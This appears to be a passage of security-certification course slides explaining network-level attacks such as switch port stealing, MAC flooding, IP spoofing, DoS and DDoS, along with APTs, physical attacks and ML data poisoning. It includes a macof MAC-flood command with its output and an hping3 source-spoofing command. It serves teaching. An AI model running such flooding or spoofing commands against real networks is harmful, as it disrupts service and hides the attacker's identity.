
Switch Port Stealing

- ➔ The Switch Port Stealing sniffing technique uses **MAC flooding** to sniff the packets
- ➔ The attacker floods the switch with **forged gratuitous ARP packets** with the target MAC address as the source and his/her own MAC address as the destination
- ➔ A **race condition** of the attacker's flooded packets and the target host's packets occurs; thus the switch must change its MAC address, binding constantly between two different ports
- ➔ In such a case, if the attacker is fast enough, he/she will be able to **direct the packets** intended for the target host toward his/her switch port
- ➔ The attacker now manages to **steal the target host's switch port** and sends ARP requests to the stolen switch port to discover the target host's IP address
- ➔ When the attacker gets an ARP reply, this indicates that the **target host's switch port binding** has been restored, and the attacker can now sniff the packets sent toward the targeted host




MAC Spoofing/Duplicating/Cloning

- ❑ A MAC duplicating/cloning attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses
- ❑ By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user
- ❑ This attack allows an attacker to **gain access to the network** and take over someone's identity on the network



MAC Flooding

- MAC flooding involves the **flooding of the CAM table** with fake MAC address and IP pairs until it is full
- The switch then **acts as a hub** by broadcasting packets to all machines on the network, and therefore, the attackers can sniff the traffic easily



Mac Flooding Switches with macof

- macof** is a Unix/Linux tool that **floods the switch's CAM tables** (131,000 per min) by sending bogus MAC entries

```
Parrot Terminal
File Edit View Search Terminal Help
[~]-[root@parrot]-[~]
macof -i eth0 -n 10
5d:2f:98:3c:94:6d 9a:5:5b:1f:75:13 0.0.0.0.21067 > 0.0.0.0.45855: S 746864890:74686
4890(0) win 512
7f:e8:cc:4a:51:59 74:88:e0:40:8b:3c 0.0.0.0.39850 > 0.0.0.0.49263: S 586168580:5861
68580(0) win 512
14:83:59:7f:2f:fc 4:bb:21:27:82:db 0.0.0.0.48709 > 0.0.0.0.15710: S 1044800461:1044
800461(0) win 512
3:1e:f4:12:9:e 9f:84:98:37:ec:55 0.0.0.0.9433 > 0.0.0.0.62409: S 1330659371:1330659
371(0) win 512
53:e8:38:25:c7:42 3f:4c:6a:1f:e1:d6 0.0.0.0.57830 > 0.0.0.0.6910: S 628366088:62836
6088(0) win 512
60:7c:41:4f:e9:c2 a6:94:65:25:c7:ad 0.0.0.0.58215 > 0.0.0.0.56497: S 447162501:4471
62501(0) win 512
27:d5:2e:56:23:74 cb:b9:b9:59:8d:67 0.0.0.0.17385 > 0.0.0.0.28393: S 1018850322:101
8850322(0) win 512
35:23:c:5e:59:b6 8f:6a:9d:2b:ea:ec 0.0.0.0.27895 > 0.0.0.0.61217: S 1066823910:1066
823910(0) win 512
95:a0:68:c:1d:fc b9:f1:a4:7e:9:67 0.0.0.0.60630 > 0.0.0.0.3405: S 99214739:99214739
(0) win 512
1e:e:ab:4:d3:16 af:dd:77:46:4e:26 0.0.0.0.56144 > 0.0.0.0.16970: S 1864068613:18640
68613(0) win 512
```


IP Address Spoofing

- ❑ IP spoofing refers to **changing the source IP addresses** so that the attack **appears to be coming from someone else**
- ❑ When the victim replies to the address, it goes back to the **spoofed address** rather than the **attacker's real address**
- ❑ Attackers modify the **address information** in the IP packet header and the source address bits field in order to bypass the IDS or firewall

IP spoofing using Hping3:


```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```



Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses

Denial-of-Service Attack (DoS)

- ❑ Denial-of-Service (DoS) is an attack on a computer or network that **reduces, restricts, or prevents** accessibility of system resources to its legitimate users
- ❑ Attackers flood the victim system with **non-legitimate service requests or traffic** to overload its resources
- ❑ Attackers use tools such as **hping3** to perform a DoS Attack




Distributed Denial-of-Service Attack (DDoS)



Distributed denial-of-service (DDoS) is a coordinated attack that involves a **multitude of compromised systems** (Botnet) attacking a single target, thereby denying service to users of the targeted system

How do DDoS Attacks Work?




Distributed Reflection Denial-of-Service (DRDoS) Attack



- ❑ A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application
- ❑ Attackers launch this attack by sending requests to the intermediary hosts, which then redirect the requests to the secondary machines, which in turn **reflect the attack traffic to the target**

Advantages

- The primary target seems to be **directly attacked** by the secondary victim rather than the actual attacker
- Multiple intermediary victim servers are used, which results in an increase in **attack bandwidth**



Malware Attacks

- ❑ Malware are software programs or **malicious** code that install on a system **without** the user's **knowledge**
- ❑ A malware attack disrupts services, damages systems, gathers **sensitive information**, etc.
- ❑ Examples of malware include viruses, trojans, adware, spyware, rootkits, and backdoors





Advanced Persistent Threats (APTs)

- ❑ Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- ❑ The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks

- ❖ Classified documents
- ❖ User credentials
- ❖ Personal information about employees or customers
- ❖ Network information
- ❖ Transaction information
- ❖ Credit card information
- ❖ Organization's business strategy information
- ❖ Control system access information



Physical Attacks

Malicious Universal Serial Bus (USB) Cable

- Performed by embedding a **USB cable** containing a small chip with a **Wi-Fi controller**, which when plugged into a computer can execute commands from the attacker's system

Malicious Flash Drive

- Contains harmful code with **autorun capability** that can damage the system, steal data, or **spread malware** to another system in the network

Card Cloning

- The process of creating a **duplicate** of a credit card or access card by copying information from the **original card**

Skimming

- The process of extracting payment and personal information from credit cards using special devices called **skimmers**

Adversarial Artificial Intelligence (AI)



- ❑ Adversarial artificial intelligence is a new technology attack vector designed by attackers with malicious intent to **mislead ML models**
- ❑ Attackers leverage the **flaws in ML systems** and introduce malicious traffic into the target ML systems to gain control over the network



Tainted Training Data for Machine Learning

- ❖ Tainted training data means infecting or **contaminating the training data** of machine learning models
- ❖ Attackers can contaminate the data with malicious inputs that can disrupt the system performance and cause **disturbances in retraining**



Security of Machine Learning Algorithms

- ❖ The primary task in securing ML algorithms involves **securing the dataset** used for training the ML system. The potential ML security risks include:
 - ✓ Confidentiality of Data
 - ✓ Manipulating the Online System
 - ✓ Making False Predictions
 - ✓ Poisoning the Data
 - ✓ Transfer Learning Attack

Module Flow

**Understand Information
Security Attacks**

1

**Understand Social Engineering
Attacks**

5

**Describe Hacking Methodologies
and Frameworks**

2

**Understand Wireless Network-
specific Attacks**

6

**Understand Network-level
Attacks**

3

**Understand IoT, OT, and
Cloud Attacks**

7

**Understand Application-
level and OS-level Attacks**

4

